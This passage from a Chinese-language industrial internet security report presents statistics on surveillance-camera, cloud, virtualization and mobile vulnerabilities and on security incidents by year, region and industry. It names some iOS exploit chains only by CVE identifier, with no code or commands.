安防监控设备的漏洞的类型多样，漏洞类型分布如图 16 所示：主要集中在弱口令、信息泄露漏洞、权限许可和访问控制、跨站请求伪造漏洞等。其中弱口令占所有漏洞中的 34.40%，占比最高，而弱口令漏洞也是 Mirai 可以大范围感染物联网设备的主因。





图 16 漏洞类型分布图

为了探测北美 DDoS 事件中的 Mirai 恶意程序对国内安防监控设备的影响，我们利用匡恩威胁态势感知平台探测分析了国内安防监控设备，主要包含海康威视、大华、雄迈、宇视、华三等知名厂商。

经探测扫描，全国暴露在公网的摄像头有 1049767 个，其中 95296 个存在漏洞，漏洞主要类型为弱口令、权限许可和访问控制等，容易被 Mirai 恶意软件感染控制。本次探测到的在线安防监控设备主要分布在福建、江苏、浙江、北京、上海、重庆等经济较发达地区，其中广东省的联网安防监控设备数量最多。具体区域分布如图 17 所示：



数据来源：匡恩网络

图 17 在线安防监控设备区域分布图[6]

3.1.1.4 工业云应用安全漏洞增长趋势及分布情况

自 2010 年至到 2016 年底，国家信息安全漏洞共享平台（CNVD）收录的云及虚拟化相关的漏洞数以千计，经关键字查询计有 1383 个；漏洞数量也呈快速增长的趋势，如图 18 所示。云及虚拟化相关系统的脆弱性问题日益引起安全业内的关注。




图 18 近十年云及虚拟化相关漏洞数

对 CNVD 所收录的云及虚拟化漏洞分析发现，漏洞的严重程度以中等程度的居多，超过六成，而高等程度的也达到了四分之一，如图 19 所示。




图 19 云及虚拟化相关漏洞的严重性分析

对 2016 年新增的云及虚拟化相关漏洞的严重性分析发现，如图 20 所示：严重程度为中、高的漏洞比例仍有一定幅度的提升，并且达到了 2016 年新增漏洞的 90%。




图 20 2016 年新增的云及虚拟化漏洞严重性分析

面对大量的高危级别的漏洞以及大多数漏洞具有被远程利用攻击的可能。图 21 的数据表明工业互联网利用云及虚拟化技术所构建的应用系统被远程利用攻击的可能性空前提高。




图 21 云及虚拟化漏洞的攻击位置统计

利用云及虚拟化相关漏洞所造成的安全威胁，主要涉及未授权的信息泄露、管理员访问权限获取、拒绝服务攻击、未授权的信息修改以及普通用户的访问权限获取等，如图 22 所示。也就是说云计算相关的应用及服务系统的安全防护的重点将是云上的数据安全、系统管理员的账户安全、提升抗拒绝服务攻击能力，以保障云服务的业务连续性。




图 22 云及虚拟化相关漏洞的危害性分析

对 2016 年新增的云及虚拟化漏洞的危害性进行分析发现，如图 23，涉及数据安全类的漏洞数据增幅明显，可造成信息泄露和信息修改的两类漏洞合计占比高达 2016 年新增漏洞的三分之二。这些漏洞被利用所造成的数据安全威胁将是云及虚拟化安全领域首要解决的问题。




图 23 2016 年新增的云及虚拟化漏洞的危害性分析

3.1.1.5 移动应用安全漏洞增长趋势及分布情况

近年来，移动终端和移动应用程序在工业领域得到了广泛应用，其安全问题也引起广泛关注 。

2016 年，手机操作系统 Android 和 iOS 分别占据中国智能手机市场份额的80.7%和19.1%,并且Android市场份额还在不断地扩大。CNNVD的数据显示，如图 24 所示，2016 年 Android 系统漏洞占比达到 61%，iOS 的漏洞占比达到 27%。这些漏洞将给使用移动端接入的工业应用造成严重的安全威胁，使移动终端沦为攻击入口，危害工业系统的安全。




图 24 移动 App 高危漏洞涉及厂商分布图

Android应用程序存在较多安全问题。Android采用开源的Linux内核。因此,Linux内核本身的漏洞也会被引入Android操作系统中。一些危害程度不高的Linux内核漏洞被引入到移动端后，却可能引发严重的安全问题。此外，Android移动应用的开发也会有很多潜在的隐患，如敏感数据未加密、隐私泄漏、界面劫持等等。同时，Android系统的应用程序的下载市场过多，缺乏统一的安全对审核规范，Android应用程序存在被逆向破解甚至被恶意盗版的可能性。

IOS 系统一直被认为安全性较高，但是从目前统计的数据来看，安全问题却不可小觑：漏洞占比达到了 27%。这些漏洞中以系统内核

漏洞危害性最大，且在每个版本中都存在。其中目前市场上主流 iOS9 和 iOS10 两个版本也存在不少危害性较大的内核漏洞。例如 CVE-2016-4657、CVE-2016-4655 和 CVE-2016-4656 则构成了 iOS 9.3.4 版本的漏洞攻击链；CVE-2016-7637、CVE-2016-7661 和 CVE-2016-7644 三个漏洞构成了 iOS 10.1.1 版本的漏洞攻击链。这些攻击链可泄露内核的栈信息，触发 UAF 漏洞并导致内核代码执行。此外，iOS 9.3 的多个子版本中存在多个高危漏洞，如 IOMobileFramebuffer Heapoverflow 内核漏洞可以在沙盒内（不需要沙盒逃逸）直接对内核进行攻击；WebKit RCE heapPopMin 远程代码执行漏洞，可以对 iOS 设备进行远程攻击。

除 iOS 和 Android 操作系统漏洞外，大量 App（Application，应用程序，英文缩写 App）的安全也不容乐观。恶意 App 软件最突出的问题。恶意 App 软件既不需要利用操作系统漏洞，也不需要利用任何硬件漏洞；恶意 App 软件只要安装在应用终端上即可产生安全威胁。2012 年到 2016 年，Android 平台上的恶意软件总体呈爆发趋势，如图 25 所示。




图 25 移动互联网恶意软件程序数量走势

在敏感权限访问方面，截至 2016 年 12 月份，12321 网络不良与垃圾信息举报受理中心从应用市场随机抽取了 516 款 Android App 进行了敏感权限核查，结果发现：获取网络状态、访问网络、获取 WiFi 这三项权限位居前三，如图 26 所示。同时发现，这三项也是工控终端信息泄露的途径。




图 26 被审核 App 获取敏感权限情况

12321 网络不良与垃圾信息举报受理中心针对 337 款 App 进行分析发现，如图 27 所示：259 款 App 存在网络安全问题。其中具有恶意行为的 App 有 214 款，具有恶意广告行为的 App 有 61 款，存在信息安全问题的 App 有 92 款。这彰显了风险 App 对大量使用工业终端的企业安全运营造成的严峻形势。





图 27 恶意软件走势情况

3.1.2 中国工业互联网安全事件统计与分布

3.1.2.1 时间维度统计

据普华永道等的统计数据[5]，如图 28 中国企业信息安全事件 2 年内飙升 9 倍。2016 年中国内地及香港企业（以下简称中国企业）检测到的信息安全事件高达 2366 件，是 2015 年的近 2 倍，较 2014 年上升了 969%。而同期全球信息安全事件则下降了 3%，凸显中国工业互联网安全形势不容乐观。




图片来源：《2017 全球信息安全状况调查》，普华永道等

图 28 中国企业信息安全事件

3.1.2.2 地域维度统计

利用匡恩网络的工业物联网安全大数据分析平台进行数据采集和分析，以安全组织建设、核心设备及资产管理、安全经费及风险统计、等级测评、网络边界管理、日志及安全审计管理、恶意代码防范管理、安全漏洞管理、安全事件处置与追责、应急预案和演练、运维服务、教育培训情况等 12 项指标生成工业网络安全综合指数[3]，对我国 7 个不同区域的工业网络安全状况进行打分，并得出这些区域的安全综合指数，如图 29 所示。




数据来源：匡恩网络

图 29 各区域工业网络安全综合指数统计[3]

得分数据表明，我国工业网络安全水平总体水平偏低（平均 76）；各区域参差不齐，华南、西南较好，华北、华东较低，华中最低。我国华东、华北等发达地区工业、公共设施相对其他区域发达，各类工业控制系统应用范围广、数量大、发展速度快，与之相对是，这些地区的工业控制系统对漏洞、病毒木马等网络威胁及基层防护薄弱等问题反而更加突出，网络安全综合指数也相对较低。


3.1.2.3 行业维度统计



数据来源：匡恩网络

图 30 重点行业工业安全综合指数统计[3]

通过匡恩网络的大数据平台对国内电力、通信、铁路、航空、航天、交通、石油、石化、核工业、矿山、冶金、水利、烟草、制造、邮电通讯、环保、医疗、市政等 18 个重点行业进行了网络安全调查，发现各行业的安全情况不尽相同。对调查的结果依据工控安全组织建设、核心设备和资产管理、安全经费和风险统计、等级测评等 12 项指标生成综合指数，进行综合打分，得出每个行业的综合指数[3]，如图 30 所示。



